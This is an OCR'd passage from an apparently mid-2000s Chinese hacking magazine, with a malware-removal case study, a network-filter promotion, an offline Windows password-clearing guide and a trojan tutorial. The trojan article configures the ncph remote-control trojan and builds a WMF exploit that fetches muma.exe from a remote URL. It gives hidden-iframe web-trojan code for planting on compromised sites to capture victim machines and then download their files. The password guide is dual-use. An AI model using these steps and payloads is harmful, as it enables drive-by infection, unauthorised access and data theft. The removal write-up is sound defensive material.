


图9




图1

小知识：SID 也就是安全标识符 (Security Identifiers)，是标识用户、组和计算机帐户的唯一的号码。在第一次创建该帐户时，将给网络上的每一个帐户发布一个唯一的SID。Windows2000 中的内部进程将引用帐户的SID而不是帐户的用户名或组名。如果创建帐户，再删除帐户，然后使用相同的用户名创建另一个帐户，则新帐户将不具有授权给前

一个帐户的权力或权限，原因是该帐户具有不同的SID号。安全标识符也被称为安全ID或SID。

除了上面介绍的这些命令以外，在“管理”菜单下还包括审核密码、组成员、远程关机、服务、共享管理等命令，用户通过这些命令可以对远程计算机的密码、成员、服务、共享等内容进行管理。

至此由“N.C.P.H工作室”推出的黑客系列工具就为大家介绍到此。其实“N.C.P.H工作室”推出的工具还有很多，比如N.C.P.H远程控制软件等等，用户可以根据自己的要求进行选择性的使用，从而满足我们的各种需求。如果有什么问题的话，可以到黑客X档案的论坛我们共同探讨。

（本文涉及的相关工具：N.C.P.H系列黑客工具，光盘中有收录。）

清除恶意软件，恢复补丁信誉

coldself

去年12月13日，微软发布了12月份的两个系统安全补丁MS05-054和MS05-055。同事的一台电脑开启了自动更新，12月15日接入网络时系统自动安装了这两个补丁。但是，当补丁安装完毕重启后，发现系统运行缓慢，反应迟缓，基本处于死机状态，无法使用。

“是不是安装系统补丁引起的啊？”由于是安装补丁后重启出现的该问题，因此同事怀疑是安装的两个系统补丁所致。昨天我才建议大家安装补丁，呵呵，要是补丁有问题我可有点无地自容了。可在网上没发现系统补丁存在问题的帖子啊！我将信将疑地从同事手中接过笔记本。

首先初步了解一下系统的整体情况，查看系统故障现象。按照正常步骤启动系统，系统启动后运行非常缓慢，硬盘灯狂闪不已，根本无法收集信息。那就进入安全模式看看，嗯？所有操作都无法正常进行，只好用蛮力——断电重启了。进入安全模式，

系统安装的是WindowsXP，已安装所有最新的补丁。查看系统状态，系统运行正常，因此初步猜测系统基本文件正常，系统故障应为启动过程中启动的某应用程序所致。正常模式能够正常登录，基本可排除安装系统补丁导致该现象的可能。安装补丁出现问题往往会导致系统彻底崩溃，或者补丁本身存在不完善的地方，导致某些功能无法正常使用，但一般不会出现安全模式能正常使用，而正常模式无法正常使用的情况。不过既然是怀疑安装补丁引起的，就先把补丁卸载试试吧。进入“控制面板”，“添加/删除程序”，找到刚安装的两个补丁KB908523和KB905915，卸载，重启系统，正如开始猜测的，系统故障依旧，仍然无法正常使用。

重启系统，重新进入安全模式，对系统作进一步的检查。进入服务管理器，查看服务的启动情况，未发现可疑服务。运行HijackThis，检查系统启动项，发现系统开始启动的程序特别多。首先备份注

册表，将不必要的启动程序全部删除，重新启动系统。系统启动进入正常模式后，故障依旧，仍然无法正常使用。

这是怎么回事呢？难道是系统感染病毒了？查看了一下系统的防病毒软件，特征库是12月14日的，并且一直保持最新。再次运行HijackThis，突然发现下面的注册表启动项又重新恢复了，即“SearchNet_Up”=“\C:\Program Files\SearchNet\ServeUp.exe”。

既然将注册表项目删除后又重新出现，那就说明当前有应用程序在监控该键值。尝试利用FileMon、RegMon监控对文件、注册表进行读写的进程，但这些工具在安全模式下无法正常运行，而在正常模式下根本又没有机会运行。尝试利用IceSword（冰刃）检查系统运行的进程及调用的文件，也无法正常运行，利用系统自带任务管理器也未发现有可疑进程。

那就到对应的C:\Program Files\SearchNet目录下，看看能否发现有用的信息吧。

进入C盘，进入Program Files目录，嗯，怎么没有SearchNet目录？修改文件夹查看选项，显示系统文件，显示隐藏文件，进入该目录再找，还是没有。进入命令行方式，执行如下命令：cd program files，再cd searchnet，可以进入该文件夹，如图1。



图 1

虽然能进入该文件夹，但无法删除其中的文件。尝试使用attrib命令查看修改文件的相应属性，但报错无法找到对应路径，如图2。

里面有个Uninstall.exe，运行试试。运行Uninstall.exe后，弹出一个输入验证码对话框，如图3，输入验证码后系统没什么明显变化，重启系统后发现故障依旧。隐藏进程，隐藏目录，这个启动项肯定存在问题。可怎么处理呢？至此，基本可



图 2

以确定如下内容：首先，该程序有一个进程在监控注册表情况，一旦发现注册表的对应项更改，立即进行修复，手工修改根本来不及；其次，该程序已在系统中加载，所以可以将该文件夹隐藏，并禁止删除、修改，至于程序采用什么方式运行，不是很确定。由于安全模式下已加载，所以最大的可能是利用驱动加载的方式，但具体是何文件，由于程序进行了隐藏，无法准确定位。

通过以上分析，要进行正常的检查操作，首先要将恶意程序关闭掉或保证恶意程序未加载。在安全模式下不行，只能考虑采用DOS启动盘了。机器为刚买的，未配置光驱、软驱，只能通过USB启动，并且系统盘文件系统格式为NTFS。

在另外一台电脑上创建USB启动盘。首先利用工具USBoot创建系统启动盘（具体过程可参见其使用手册）。然后利用工具NTFSDos创建支持NTFS格式的DOS启动盘，其向导如图4所示。




图 4

按照向导指示，将相关文件复制到硬盘上的一

个目录，如图 5。




图 5

然后再将上述文件从硬盘复制到 U 盘中。由于 U Boot 制定的启动盘只包含基本的系统文件，有些系统命令未包含，因此为了方便，我将 WindowsXP 启动盘中包含的文件也复制到 U 盘中，XP 启动盘包含文件如图 6 所示。



图 6

在 EBD 目录中，包含 attrib 等命令。启动盘准备完成，将 U 盘写保护后插到要启动的系统上，修改 BIOS 启动顺序，首先从 U 盘启动。

启动过程中，XP 启动盘中的 Autoexe.bat 执行会存在问题，不用管它，跳过继续，进入 DOS 模式。运行 ntfspro.exe 加载 NTFS 驱动，找到系统盘（假设为 X:）。进入 X:\Program Files\SearchNet。利用绝对路径的方式运行 attrib, C:\EBD\attrib -r xxx (这里 C 代表启动盘，xxx 代表 SearchNet 目录下的某文件)。

修改完文件的属性后，复制备份 SearchNet 目录，然后将 SearchNet 目录下的对应文件删除。重新启动系统，

发现系统故障仍然存在。怀疑系统某些文件未删除干净。回顾处理过程，检查删除文件备份，发现里面有一个 fad.inf 安装文件，打开文件，发现涉及到如下驱动文件：C:\Windows\System32\drivers\fad.sys，如图 7。



图 7

重新利用启动盘启动进入系统，发现该文件属性同样需要修改，如法炮制，备份文件后将其删除，为确保删除干净，再次检查 C:\Program Files\SearchNet 文件夹，确保文件夹不存在。

重启系统，系统运行正常。进入注册表，编辑启动项，删除残留的 "SearchNet_Up" = "C:\Program Files\SearchNet\ServeUp.exe\"。连接网络，重新安装系统补丁，检查系统运行正常无误，至此故障处理完毕，系统故障并非系统补丁引起，而是由恶意程序引起。

为了进一步弄清程序运行的基本状况，我又将备份出来的 SearchNet 目录复制到另外一台 Windows2000 的机器上，目录包含的文件如图 8 所示。

文件采用的都是比较常用的图标，麻痹性很强啊。运行其中的 SearchNet.exe。这次系统未出现运行缓慢的故障。运行兵刃 (IceSword)，发现系统中运行了两个隐藏进程 SearchNet.exe 和 ServeHost.exe (该文件在 C:\WINNT\system32 目录中)，如图 9。



图 8





图 9

查看加载的内核模块,如图10,发现加载了fad.sys、anfad.sys以及hprocess.sys(说明:fad.sys是通过上面的分析得知,另外两个文件我是通过将恶意程序关闭,进入C:\WINNT\system32\drivers目录,按照时间排序,通过fad.sys文件的创建时间等文件属性确定的)。通过兵刃(IceSword)可看到增加了ServeUP的启动项,但进入注册表后看不到对应的启动项,程序对其进行隐藏。在注册表中搜索fad.sys也搜索不到。程序对自身的隐藏还是比较好的,不知为什么在那台XP的机器上没有隐藏注册表项。

内核模块: 115					
	文件名	基址	堆栈大小	标志	加载时间
进程	usbhub.sys	0x2B4B0000	0x00004000	0x09104000	63 \SystemRoot\System32\DRIVERS\usbhub.sys
端口	usbhub20.sys	0x2B4C0000	0x00004000	0x09104000	64 \SystemRoot\System32\DRIVERS\usbhub20.sys
内核模块	Elppdisk.sys	0x2B7D0000	0x00005000	0x09104000	65 \SystemRoot\System32\DRIVERS\Elppdisk.sys
	WIFProxy.SYS	0x2B4E0000	0x00004000	0x09104000	66 \SystemRoot\System32\Drivers\WIFProxy.SYS
	FAD.sys	0x2B4F0000	0x00004000	0x09104000	67 \SystemRoot\System32\DRIVERS\FAD.sys
	Anfad.sys	0x2B7E0000	0x00005000	0x09104000	68 \SystemRoot\System32\Drivers\Anfad.sys
	Hprocess.sys	0x2B7F0000	0x00005000	0x16040000	69 \SystemRoot\System32\DRIVERS\Hprocess.sys
	Fs_Reo.SIS	0x2B910000	0x00002000	0x09104000	70 \SystemRoot\System32\Drivers\Fs_Reo.SIS
	Null.SIS	0x2B920000	0x00001000	0x09104000	71 \SystemRoot\System32\Drivers\Null.SIS
	Beep.SIS	0x2B940000	0x00001000	0x09104000	72 \SystemRoot\System32\Drivers\Beep.SIS

图 10

利用启动盘进入Dos模式,删除SearchNet目录下的文件,删除fad.sys、anfad.sys以及hprocess.sys,删除ServeHost.exe文件,重启系统后发现系统报如下错误:



这是由于在注册表包含启动项中,但对应文件已删除所致。进入注册表,已对应关键字搜索对应项(这些项目在恶意程序运行时是无法搜索到的),

将位于HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services下面的Anfad、FAD、HidProcess、Remote Log几项删除,删除前请注意备份。

到这里对程序的研究暂告一段落。从整个处理过程来看,该软件从各个方面都试图隐藏自己的行踪,并保持自己在系统中运行的状态。但正是这种保持自己在系统中运行的作法暴露了自己的行踪(不间断地持续监控注册表),真算的上是“成也萧何,败也萧何”。下面简单小结说明一下。

该程序应归于Malware或者Adware之列,其

出发点应是网站功能辅助或者用户信息收集,正常情况下不应导致系统出现明显不能使用的故障。有可能该程序早已安装在上述的XP系统中,安装系统补丁或

者其它某项操作导致该软件与系统出现冲突,出现如上所述故障。比如某些输入法就曾出现问题导致系统频繁报错无法正常使用的情况。

系统加载补丁或正常重启后出现故障,有可能原因并不是补丁引起,而是系统中已有的某程序存在问题,处理故障时应避免只盯着某类可能的原因,应全面考虑。

恶意程序在系统启动时加载的方式多种多样,除了注册表、启动文件等常见启动位置之外,还应考虑驱动加载的情况,目前有很多程序采用这种方式加载。

由于安全模式下有些驱动已经作为内核模块加载,所以安全模式并不能保证系统检查结果的准确性。

关闭恶意程序后,还应对注册表等项目作再一次的检查,因为恶意程序在运行的时候,可能会隐藏有些项目(比如目录、注册表项),因此在清除掉运行的恶意程序后,再检查一次有助于彻底清除残留在系统中的配置项。

一些常用的工具在安全模式下不能正常运行(比如检查进程、监控注册表的工具),因此在对系统进行检查应注意需要通过系统基本命令收集信息。

通过上述操作,虽然程序不在系统中运行了,我觉得肯定还会在系统注册表中残留一些项目,请各位大虾进一步研究指教。

(本文涉及的相关工具:NTFSdos、冰刃IceSword、USBBoot,光盘中有收录。)»



大家一定听说过“隐形衣”吧，它能使我们来无影去无踪！如果我们在网上活动时也能穿上这样一件隐形衣该多好啊！下边，我就推荐一款工具来实现这样的愿望，它就是——网神之网络隐形衣。

它的功能说简单点就是实现单向访问，即：我能访问别人，别人却不能访问我。它还可以防范未知安全漏洞，并进行自动病毒免疫，是一款不可多得的好工具。它的安装和卸载也十分简单。首先选择需要安装的网卡，打开其属性界面，如图 1，点击“属性”→“安装(N)…”→“服务”→“添加(A)…”按钮。添加网络服务，如图 2，点“从磁盘安装”→“浏览(B)…”按钮，打开“NetFilter MP.inf”文件，如图 3。



图 1




图 2

SuperSheep[北极冰黑客小组]

点击“确定”按钮，进行安装，再点击“确定”按钮，开始安装，拷贝文件之后，Window 提示“驱动数字签名验证”界面和注册提示信息，如图 4，点击“仍然继续”继续安装，注册提示信息，点击“确定”继续安装，点击“确定”按钮，安装完毕，Windows 提示重启计算机，如图 5，重新启动计算机后就安装成功了。安装后的网络属性页如图 6 所示，表示网络隐形衣安装成功。

每次启动计算机，网络隐形衣都以网络服务形式自动启动。缺省情况下，网络隐形衣工作在正常模式（Normal Mode），如需更改，请选择“Aeolus of Net-Deity Family”，点击“属性(R)”按钮或直接双击“Aeolus of Net-Deity Family”，显示网络隐形衣配置界面，网络隐形衣配置界面分两部分：口令设置和工作设置，如图 7，最重要的是要对网络隐形衣的工作模式进行设置。网络隐形衣有三种工作模式。

- 0 —— 正常工作模式 (Normal Mode)
- 1 —— 全通过模式 (Permit All Mode)
- 2 —— 全阻断模式 (Deny All Mode)



图 3



图 4

本地网络

要使新设置生效，必须关闭并重新启动计算机。
要立即重新启动计算机吗？

图 5



图 6

* 正常工作模式：网络隐形衣正常工作、网络隐形、单向访问、隐身无形、存于无形；各种远程控制口令有效。

全通过模式：网络隐形衣全透




图 7

明, 对网络数据无任何限制; 各种远程控制口令无效。

全阻断模式: 网络隐形衣全屏蔽, 阻断所有网络数据; 各种远程控制口令无效。

数据包的返回时间。根据网络速度而定, 为 5 秒的倍数, 初始为 6, 即 $5 \times 6 = 30$ 秒。

如果需要卸载, 只要选择“*Aeolus of Net-Deity Family*”, 点击“卸载(U)”即可。

关于网络隐形衣的默认密码修改激活方法: 运行“*密码修改激活.exe*”点击“激活”, 然后在以前灰色的密码修改区点击即可激活密码修改区, 其它无限制!

这个网络隐形衣目前已被汉化, 使用很方便。有了它, 大家就不必再为网络安全事件弄得焦头烂额了, 希望大家玩得愉快。

(本文涉及的相关工具: 密码修改激活.exe, IfilterNotObj 原版及汉化版, 光盘中有收录。) ■

在 Windows 使用过程中, 忘记系统的登录密码是最让人懊恼的事, Windows 的用户管理机制可是“铁面无情”, 没有了登录密码, 再着急也进不了系统, 为此而费时费力的重装系统实在不划算。Active@ Password

Changer (以下简称 APC) 可以帮您快速的将系统中任何用户的密码清空, 让您不再为遗忘 Windows 密码而烦恼。APC 功能强大, 支持 Windows NT/2000/2003/XP 等系统, 支持 IDE、ATA、SATA 和 SCSI 等磁盘类型, 以及 FAT16、FAT32、NTFS、NTFS5 等各种分区格式, 对大容量硬盘支持的很好。即使电脑中安装有多个硬盘, 存在多个不同版本的 Windows, APC 同样能在弹指间“搞定”任意 Windows 系统中的任何用户的登录密码。

利用 APC 重设 Windows 密码, 首先需要制作专用系统引导盘, APC 能够生成多种类型的引导盘, 包括软盘、优盘和光盘。点击“开始”→“程序”→“Active@ Password Changer”→“Bootable Disk Creator”, 打开引导盘制作窗口 (图 1), 在“Drive to format”面板的“Removable”列表中选择软盘或者优盘盘符, 如果勾选“Add USB support”项, 当使用专用引导盘启动成功后, 可以直接使用系统中存在的 USB 设备, 如果勾选“Add CD-ROM support”项, 则能够使用光驱设备。设置完成后点击“START”按钮, 即可将软盘或优盘做成引导盘。当然, APC 也可以生成引导型光盘, 在 APC 的安装目录下有一个名为 Pwd-changer-boot-cd.iso 的光盘映像文件, 使用刻录工具将其恢复到刻录盘上, 就能生成专用引导光盘。

重新启动电脑,

快速“搞定” 失落的Windows密码

花的神明

在主板 BIOS 设置中配置好引导盘类型 (例如以光盘启动)。然后利用制作好的启动盘引导系统, 引导成功后进入 DOS 系统。在命令行下执行引导盘上的 PWD_CHNG.EXE 文件, 出现 APC 运行界面 (图 2)。




图 2

在“Options”程序界面中的“Your choice:”中输入“1”, 选择第一项“Choose Logical Drive”, 让 APC 自动搜寻系统中存在的硬盘设备。很快 APC 列出系统中存在的所有逻辑盘 (图 3), 包括磁盘编号, 分区类型, 磁盘卷标, 磁盘容量等参数。即使系统中存在多个磁盘, 安装有多个不同版本的 Windows 系统, APC 都可以逐一识别。根据需要选择 Windows 系统所在的逻辑盘, 在“Your choice:”中输入磁盘编号。在“MS SAM Database(s) on all Logical drives”程序界面 (图 4) 中列出 APC 在指定系统分区上搜索到的所有 SAM 文件, 出于种种原因, 在系统盘的不同位置可能存在多个 SAM 文件, 一般来说, 选择系统目录中的 System32\Config 文件夹中的 SAM 文件即可。




图 1

Active@ Password Changer v.3.8 (Build 8277)

Logical drives list:

No/HDD#	Partition	Type	Disk Label	Size (Mb)
8 (B)	(B)	FAT16	80_0T	283
1 (B)	(B)	FAT16	80_0T	4996
2 (1)	(B)	FAT16	F_FAT	996
3 (1)	(1)	FAT32	F_MFTS	996
4 (1)	(2)	NTFS	F_MFTS	996
5 (1)	(3)	NTFS	HIGCLUSTER	1186

Your choice (B, 5 or RII)(R): 1

Press Esc to exit

1999-2805 (C) Active Data Recovery Software

www.password-changer.com

图 3

Active@ Password Changer v.3.8 (Build 8277)

MS SAM Database(s) on all Logical drives:

No/HDD#	Partition	Type	Disk Label	MS SAM Database Path
8 (B)	(B)	FAT16	80_0T	\WINNT\SYSTEM32\CONFIG\SAM
1 (B)	(B)	FAT16	80_0T	\TESTWIN\SYSTEM32\CONFIG\SAM
2 (B)	(B)	FAT16	80_0T	\SEEBIN\SYSTEM32\CONFIG\SAM
3 (B)	(B)	FAT16	80_0T	\MFT\SYSTEM32\CONFIG\SAM
4 (B)	(B)	FAT16	80_0T	\MI_1\SYSTEM32\CONFIG\SAM
5 (B)	(B)	FAT16	80_0T	\MI_1\2\SYSTEM32\CONFIG\SAM
6 (B)	(B)	NTFS	80_0T	\MI_1\2\SYSTEM32\CONFIG\SAM
7 (1)	(B)	FAT16	F_FAT	\SYSTEM32\CONFIG\SAM
8 (1)	(B)	FAT16	F_FAT	\WIN_C\SYSTEM32\CONFIG\SAM

There are 9 MS SAM databases detected. Choose the one to process.

Your choice (B, RII): 1

Press Esc to exit

1999-2805 (C) Active Data Recovery Software

www.password-changer.com

图 4

在“Your choice:”输入合适的SAM文件的编号，ACP自动分析选择的SAM文件，在“USER LIST”程序面板（图5）中列出包含在SAM文件中所有用户信息，包括用户编号，帐号RID，用户名，描述信息等。在“Your choice:”中输入需要重设密码的用户编号（可以是任意用户，包括系统管理员），在“User's Account parameters”程序界面（图6）可以更改指定用户的配置信息，选中其中的“Clear this user's password”项，表示将该用户的密码清空，此外，“User must change password at next time”项表示用户在下次登录需要改变密码，“Password never expires”项表示密码用不过期，“Account is disabled”项表示帐户禁用，“Account is locked out”项表示锁定帐户，以上各项可以需要进行选择，APC还允许设置指定用户在哪些时段可以正常登录，按下Page Down按钮，打开允许登录时段设置界面（图7），可以按照星期数自由的设定在每天哪些时段（以小时为单位）允许正常登录。

设置完成后按Page Up键返回，最后，在“User's Account parameters”程序界面中按下“Y”键，表示让APC修改SAM文件，更新用户信息，这样，指定用户的密码就被清空了，重启电脑，按照正常顺序引导系统，这样，用户可以用空密码登录系统了。

Active@ Password Changer v.3.8 (Build 8277)

USER LIST

MS SAM path: \WINNT\SYSTEM32\CONFIG\SAM

Total users: 8887

No.	RID	User Name	Description
8	88888114	Administrator	Built-in account for administering the comp
1	88888361	pvv	Senior Admin
2	88888315	KWhite	Network systems engineer (IT Department)
3	88888316	TParker	User support (Level 1)
4	88888115	Guest	Built-in account for guest access to the co
5	88888363	EBarattucci	CIO
6	88888364	LBobrovsky	Field engineer
7	88888365	EPersons	UrbanSoft Inc., Vice President
8	88888366	MWillow	Liberal MP for Ottawa-Vanier and Minister
9	88888367	XPattet	RTA Business division security officer

Your choice: 12

Press Esc to exit or PgUp/PgDown to scroll User List

1999-2805 (C) Active Data Recovery Software

www.password-changer.com

图 5

Active@ Password Changer v.3.8 (Build 8277)

User's Account parameters:

MS SAM Database: (0)(1)\WINNT\SYSTEM32\CONFIG\SAM

Full Name: "Karoline White"

Description: "Network systems engineer (IT Department)"

Existing: Change to:

- | | | |
|-----|-----|---|
| [] | [] | User must change password at next login |
| [X] | [] | Password never expires |
| [] | [] | Account is disabled |
| [] | [] | Account is locked out |
| [] | [X] | Clear this User's Password |

PgDn to view or/and change permitted login hours

Press Y to save changes and exit or Esc to exit without saving

1999-2805 (C) Active Data Recovery Software

www.password-changer.com

图 6

Active@ Password Changer v.3.8 (Build 8277)

User's Account parameters:

MS SAM Database: (0)(1)\WINNT\SYSTEM32\CONFIG\SAM

Permitted Login Hours (GMT)

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
[X]																							
[X]																							
[X]																							
[X]																							
[X]																							
[X]																							
[X]																							
[X]																							

PgUp to view up/and change account parameters

Press Y to save changes and exit or Esc to exit without saving

1999-2805 (C) Active Data Recovery Software

www.password-changer.com

图 7

小知识：什么是 SAM 文件

Windows 2000/2003/XP 对用户帐户的安全管理使用了安全帐号管理器 SAM (security account manager) 的机制，安全帐号管理器对帐号的管理是通过安全标识进行的，安全帐号标识在帐号创建时就同时创建，并且具有唯一性。安全帐号管理器负责 SAM 数据库的控制和维护。SAM 数据库位于注册表 HKLM\SAM\SAM 下，受到 ACL 保护，可以使用 regedt32.exe 打开注册表并设置适当权限查看 SAM 中的内容。安全帐号管理器的具体表现就是 "%SystemRoot%\system32\config\sam" 这个文件。Sam 文件是 Windows 的用户帐户数据库，所有用户的登录名及口令等相关信息都会保存在这个文件中。SAM 的 passwd 文件那么直观。

(本文涉及的相关工具：Active@ Password Changer，光盘中有收录。)



大家好，我就是《黑客X档案》的重点栏目牧马记里的那匹幕后木马，今天因为是4周年刊庆，Sagi也叫我出来讲两句，那我就有啥说啥了啊，虽然有很多第一次听我名字的读者朋友总是顾名思义的以为我是“木头”做的马，年龄太小——但自从有了网络，就有了我的存在。跑的不快，怕火烧我——但我来往于防火墙内外却穿梭自如。也有人说我老——但是有句话说的好：“老骥伏枥，志在千里”。我还会继续跑下去，为大家推荐更多我们同门的兄弟们！让大家骑着我们更畅通无阻地遨游于网络世界里……

管理型木马

yizhigu [S.H.C]

最近对木马情有独衷，时常会去一些木马的发布网站查看最新木马，这不，让我发现了ncph工作室发布的一款新型木马——ncph 远程控制。下面就随我一起去领略一下这款木马新生儿吧！

一、服务端的配置

先来看一下如何配置服务端，解压后可以看到服务端的配置程序 Make.exe 和木马的客户端程序 ncph3.0.exe，非常可爱的机器猫的图标，很有童趣的感觉。注意到 guiservice 这个程序，就是配置服务端必要的文件。我们打开 make 就可以配置服务端程序了，图1中


的反弹地址支持

IP 和域名反弹。

如果没有动态域名，可以到 www.3322.org 去申请一个。想必大家都没有自

己的固定 IP，当我们的 IP 地址随着拨号后变更，就可以转发到自己申请的希网的二级域名上。服务端的反弹端口默认是 54321，其实这个端口就是本地

图 1



监听连接的端口，一般这种端口是不会和系统任何端口产生冲突的，配置的时候不难发现此处不可以更改监听端口，不过我们可以利用 Windows 按钮突破专家来实现这个端口的更改。虽然更改这个端口并没有实际意义，但是这个工具却可以方便我们突破很多软件的限制，如图 2。

图 2

选择好保存的目录后，木马服务端就生成完毕了。许多菜鸟朋友对于如何使用木马来抓肉鸡都不

ncph 远程控制

是很清楚，那么，接下来，我就详细的给大家讲解一下如何利用网页木马来捕捉肉鸡。

二、利用 w m f 漏洞大量获取大量肉鸡

在 06 年第 2 期杂志上无敌兄已经详细介绍过该漏洞，可以说影响到了几乎所有的 Windows 系统，利用价值自然惊人。我们先利用 ms0601 的 exp 来生成我们网马必须的 wmf 文件，执行命令为：ms0601.exe

<http://www.hackerxfiles.net/muma.exe>，如图 3。



图 3

假设木马的存放地址为：http://www.hackerxfiles.net/muma.exe，就会在当前目录下生成 exploit.wmf 这个文件。接着我们就可以写网页木马了，具体代码如下：

```
<script type="text/javascript">
function teigkkg() {
document.write("<img src=hack.jpg>");
}
window.onload = teigkkg;
</script>
<iframe src=exploit.wmf width=0 height=0></iframe>
```

保存为 hack.htm，这里的 hack.jpg 可以是任何一副图片文件。例如我们的个人空间是 www.***.net，将这三个文件同时上传到空间的 web 根目录。当对方浏览 www.yizhigu.net/hack.htm 时，只要电脑未打上 ms0601 的补丁，就可以利用漏洞自动下载木马文件并运行。我们只要修改入侵的网站上的主页文件，挂上这样一段代码<iframe height=

0 width=0 src="http://www.xxx.net.hack.htm"></iframe>, 就等着那些未打补丁的肉鸡源源不断的送上门吧! 其实隐藏网页木马也是一门学问, 简单的方法就是利用海阳等木马修改文件的时间属性, 如果要把网页木马真正的隐藏好, 建议大家参看一下第2期杂志上的“打造完美的网页木马”一文, 相信你会学到不少的东西。

三、远程控制的介绍

打开客户端程序, 直接跳出了监听端口的设置, 确定后就可以看到上线的肉鸡。选择好肉鸡并点击控制菜单下的“管理”, 就可以进行远程控制了, 如图4。




图 4

这款木马的文件控制功能相当齐全, 不仅具备了上传和下载等基本功能, 在操作和管理上也和radmin非常相似, 非常方便和直观。在使用木马的过程中, 我发现很多木马的文件搜索功能如同花瓶, 完全不能使用, 可是这款木马的搜索功能却非常方便。只要在磁盘或者目录下查找需要的文件, 就能批量下载了。如果是网站服务器, 就可以搜索*.asp来下载他的站点文件, 当然, 也可以搜索*.mp3来搜索肉鸡上的音频文件, 还是根据自身需求吧, 如图5。



图 5

